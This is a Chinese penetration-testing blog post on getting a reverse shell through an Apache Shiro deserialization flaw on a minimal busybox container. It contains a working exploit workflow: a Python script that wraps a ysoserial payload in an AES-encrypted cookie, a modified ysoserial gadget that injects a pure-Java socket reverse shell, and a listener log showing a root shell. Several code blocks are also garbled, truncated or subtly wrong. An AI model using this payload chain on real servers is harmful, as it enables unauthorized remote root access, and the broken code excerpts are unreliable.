

记一次突破反弹 shell_酒仙 桥六号部队 - MdEditor

“ 记一次突破反弹 shell


背景

某天闲着无聊，小伙伴发来一个某网站，说只能执行命令，不能反弹 shell。



测试

对着目标站点一顿测试。



```
1 Trying gadget: CommonsCollections
2 Trying Gadget: CommonsCollections10
3 Trying Gadget: idk7u21
4 Trying Gadget: Hibernate1
5 Trying Gadget: Hibernate2
6 Trying Gadget: Spring1
7 Trying Gadget: Spring2
8 Trying Gadget: Spring3
9 Trying Gadget: Myfaces1
10 Trying Gadget: Myfaces2
11 Trying Gadget: C3P0
12 Trying Gadget: Clojure
13 Trying Gadget: FileUpload1
14 Trying Gadget: Groovy1
15 Trying Gadget: BeanShell1
16 Trying Gadget: JBossInterceptors1
17 Trying Gadget: JSON1
18 Trying Gadget: JavassistWeld1
19 Trying Gadget: Jython1
20 Trying Gadget: MozillaRhino1
```

发现确实存在 shiro 反序列化，并且存在可以利用的 gadget。

利用

发现确实可以执行命令，但是我们执行反弹的时候。



反弹不回来，emmm。

查看各种系命令以及分析。

发现是一个精简的 Linux，经常用于 docker 环境的搭建。



并没有 bash 环境。

```
4 Content-Length: 4046
5
6 arch
7 ash
8 base64
9 bbconfig
10 busybox
11 cat
12 chgrp
13 chmod
14 chown
15 conspy
16 cp
17 date
18 dd
19 df
20 dmesg
```

使用 sh 命令反弹结果一样，之后尝试了各种反弹的方法，一言难尽。

所以我们需要一种新的反弹方法，利用 java 直接创建一个 socket 反弹。

ysoserial

ysoserial 是一款在 Github 开源的知名 java 反序列化利用工具，里面集合了各种 java 反序列化 payload。

源码下载地址：

<https://codeload.github.com/frohoff/ysoserial/zip/master>

在很多 java 类的反序列化攻击场景中会利用到该工具。

例如：apache shiro 反序列化，会使用 ysoserial 生成反序列化语句，再使用 key 加密，发送攻击 payload。

如下 python 脚本，就是利用 ysoserial 生成反序列化语句，再用 key 加密生成 cookie。

```
import sys
import os
import uuid
import base64
import subprocess
from Crypto.Cipher import AES

def encode_payload(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial.jar', 'CommonsCollections4', command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s * ((BS - len(s) % BS) + chr(BS - len(s) % BS)).encode()
    key = base64.b64decode('Cg==')
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_ciphertext

if __name__ == '__main__':
    payload = encode_payload(sys.argv[1])
    print('CommonsCollections4:{}'.format(payload.decode()))
```

目的

各种各样的反弹 shell 注入 bash、sh、perl、nc、python 等等，都比较依赖目标系统的环境和操作系统类型等等，如果可以直接利用 java 创建一个 socket 反弹 shell 则可以无需关心这些环境直接反弹 shell。

ysoserial 分析

在执行 ysoserial 的时候一般使用的命令是 java -cp ysoserial.jar / 某个 payload/ / 命令 /

打开源码分析对应的 payload 类执行过程，如 CommonsCollections2。

```
@Authors({ Authors.ABOR7 })
public class CommonsCollections2 implements ObjectPayload<Queue<Object>> {

    public Queue<Object> getObject(final String command) throws Exception {
        final Object templates = CommonsCollections2.createTemplatesInp(command);
        // mock method name until a read
        final InverseTransformer transformer = new InverseTransformer("toString", new Class[0], new Object[0]);

        // create queue with numbers and basic comparator
        final PriorityQueue<Object> queue = new PriorityQueue<>(1000, CommonsCollections2.new TransformingComparator(transformer));
        // this needs for replacement later
        queue.add(1);
        queue.add(1);

        // switch method called by comparator
        Reflections.setFieldValue(transformer, "methodName", "newTransformer");

        // switch contents of queue
        final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
        queueArray[0] = templates;
        queueArray[1] = 1;

        return queue;
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(CommonsCollections2.class, args);
    }
}
```

在执行该类的时候，运行 payloadrunner 类的 run 方法，来执行本类的 class 文件，再加上接收的参数，跟入 payloadrunner 类。

```
@SuppressWarnings("rawtypes")
public class PayloadRunner {

    public static void run(final Class<? extends ObjectPayload> clazz, final String[] args) throws Exception {
        // ensure payload generation doesn't throw an exception
        byte[] serialized = new ExecCheckingSecurityManager().callWrapped(new Callable<byte[]>() {
            public byte[] call() throws Exception {
                final String command = args.length > 0 && args[0] != null ? args[0] : getDefaultTestCmd();
                System.out.println("generating payload object(s) for command: " + command + "");
                ObjectPayload<?> payload = clazz.newInstance();
                final Object objBefore = payload.getObject(command);
                System.out.println("serializing payload");
                byte[] ser = Serializer.serialize(objBefore);
                Utils.releasePayload(payload, objBefore);
                return ser;
            }
        });
        try {
            System.out.println("deserializing payload");
            final Object objAfter = Deserializer.deserialize(serialized);
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    private static String getDefaultTestCmd() {
        return getFirstExistingFile(
            new String[] {
                "C:\\Windows\\System32\\cmd.exe",
                "/Applications/Calculator.app/Contents/MacOS/Calculator",
                "/usr/bin/gnome-calculator",
                "/usr/bin/xcals"
            }
        );
    }
}
```


这里会调用 payload 中的 getObject 方法传入要执行的命令，命令是接收的输入或者是
getDefaultTestCmd(), 也就是说我们如果不输入命令，
他会执行以下默认命令。

Windows: calc
MacOS: calculator
Linux: gnome-calculator\kcalc

如果输入了命令会执行自定义命令， 接下来会执行
getObject 方法 () 来生成 payload， 跟入对应类的
getObject 方法。

```
public class CommonsCollections2 implements ObjectFactory<Queue<Object>> {  
    public Queue<Object> getObject(final String command) throws Exception {  
        final Object templates = createTemplatesImpl(command);  
        // each method runs until done  
        final InverterTransformer transformer = new InverterTransformer("toString", new Class[0], new Object[0]);  
  
        // create queue with numbers and basic comparator  
        final PriorityQueue<Object> queue = new PriorityQueue<>(1000, new TransformingComparator(transformer));  
        // stub data for replacement later  
        queue.add(1);  
        queue.add(1);  
  
        // section method called by comparator  
        Reflections.setFieldValue(transformer, "methodName", "toString");  
  
        // section contents of queue  
        final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");  
        queueArray[0] = templates;  
        queueArray[1] = 1;  
  
        return queue;  
    }  
  
    public static void main(final String[] args) throws Exception {  
        Reflections.run(CommonsCollections2.class, args);  
    }  
}
```

getObject 方法中，调用 Gadgets 类中的
createTemplatesImpl 方法生成临时的 java 字节码文
件，跟入对应的方法。

```
public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactory )
    throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    Class<?> pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassLoaderImpl(StubTransletPayload.class));
    pool.insertClassPath(new ClassLoaderImpl(abstTranslet));
    final Class<?> clazz = pool.get(StubTransletPayload.class.getName());
    // run command in static initializer
    // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protection
    String cmd = "java.lang.Runtime.getRuntime().exec(\" " +
        command.replaceAll("\\s+", "\\\\" + " ").replaceAll("\\\\", "\\\\") +
        "\")";
    clazz.newInstance().insertAfter(cmd);
    // useTarpool name to allow requested exploitation (watch out for PermGen exhaustion)
    clazz.setField("pool", System.nanoTime());
    Class<?> superClass = pool.get(abstTranslet.getName());
    clazz.setSuperClass(superClass);

    final byte[] classBytes = clazz.toByteArray();

    // inject class bytes into instance
    Reflection.setFieldValue(templates, "bytescodes", new byte[][] {
        classBytes, classLoader.getClassAsBytes(Foo.class)
    });

    // required to make TemplatesImpl happy
    Reflection.setFieldValue(templates, "_name", "cmd");
    Reflection.setFieldValue(templates, "_factory", transFactory.newInstance());
    return templates;
}
```

ysoserial 改造

可以看到作者在命令获取处已经留下了注释。

待做: 也可以做一些有趣的事情, 比如注入一个纯 JavaRev/BindShell 来绕过幼稚的保护。

TODO: could also do fun things like injecting a pure-

一般情况我们在 ysoserial 后面写的命令调用的是 java.lang.Runtime.getRuntime().exec() 方法来执行命令, 写死了, 此处我们可以进行改造。

在原来的代码基础上写成:

```

public static <T> T createTemplatesImpl ( final String command, Class<T> tplClass, Class<?> abstTranslet, Class<?> transFactor
throws Exception {
    final T templates = tplClass.newInstance();

    // use template gadget class
    ClassPool pool = ClassPool.getDefault();
    pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
    pool.insertClassPath(new ClassClassPath(abstTranslet));
    final CtClass clazz = pool.get(StubTransletPayload.class.getName());

    // raw command in static initializer
    // TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
    String cmd = "java.lang.Runtime.getRuntime().exec(\"" +
        command.replaceAll("\\\\", "\\\\\\\").replaceAll("'", "\\'") +
        "\");";

    String cmd2="";
    if(command.startsWith("rebound:")){
        String[] cmds = command.substring(8).split(" ");
        String ip=cmds[0];
        String port=cmds[1];
        cmd="String host='"+ip+"';int port="+port+";String[] cmd=new String[]{\"/bin/sh\"};Process p=new ProcessBuilder(cmd
    }else{
        cmd = "java.lang.Runtime.getRuntime().exec(\"" +
            command.replaceAll("\\\\", "\\\\\\\").replaceAll("'", "\\'") +
            "\");";
    }

    clazz.makeClassInitializer().insertAfter(cmd);
    // set a random name to allow repeated exploitation (watch out for PermGen exhaustion)
    clazz.setName("ysoserial.Pwner" + System.nanoTime());
    CtClass superC = pool.get(abstTranslet.getName());
    clazz.setSuperclass(superC);

    final byte[] classBytes = clazz.toBytecode();
}

```

这样我们再重新打包 ysoserial 文件再执行命令时使用如下格式。

```
java -jar ysoserial-0.0.6-SNAPSHOT-all.jar CommonsColl
```

可以直接获得一个反弹 shell。

生成 payload 利用

```

import sys
import os
import base64
import subprocess
from Crypto.Cipher import AES

def encode_payload(command):
    popen = subprocess.Popen(["java", "-jar", "pocexec-1-0.0.6-SNAPSHOT-all.jar", "CommonsColl", command], stdout=subprocess.PIPE)
    BS = AES.block_size
    pad = lambda s: s + (BS - len(s) % BS) * chr(BS - len(s) % BS).encode()
    key = base64.b64decode("P0q/xk41ZtTCU=0xJg0e")
    iv = os.urandom(16).bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = popen.stdout.read()
    base64_riphertext = base64.b64encode(iv + encryptor.encrypt(file_body))
    return base64_riphertext

if __name__ == '__main__':
    payload = encode_payload(sys.argv[1])
    print("command:{}".format(payload.decode()))

```



```
last login: 2017-01-17 22:20:42 root from
[root@rhel_8_17_centos ~]# nc -lvp 3389
Ncat: Version 7.90 ( https://nmap.org/ncat )
Ncat: Listening on :::3389
Ncat: Listening on 0.0.0.0:3389
Ncat: Connection from ...
Ncat: Connection from ...
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
[]
```

ysoserial 改造总结

由于不是所有的 payload 在构造时都调用了 Gadgets.createTemplatesImpl, 所以只有以下几种适用于以上修改。

- CommonsBeanutils1
- CommonsCollections2
- CommonsCollections3
- CommonsCollections4
- Hibernate1
- JavassistWeld1
- JBossInterceptors1
- Jdk7u21
- JSON1
- ROME
- Spring1
- Spring2
- Vaadin1

此方法不依赖于目标操作系统和组件，可以直接利用 java 创建反弹 shell。

全文完

本文由 简悦 SimpRead (<http://ksria.com/simpread>) 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}, 点击查看
(<http://ksria.com/simpread/docs/#/词法分析引擎>)详细说明

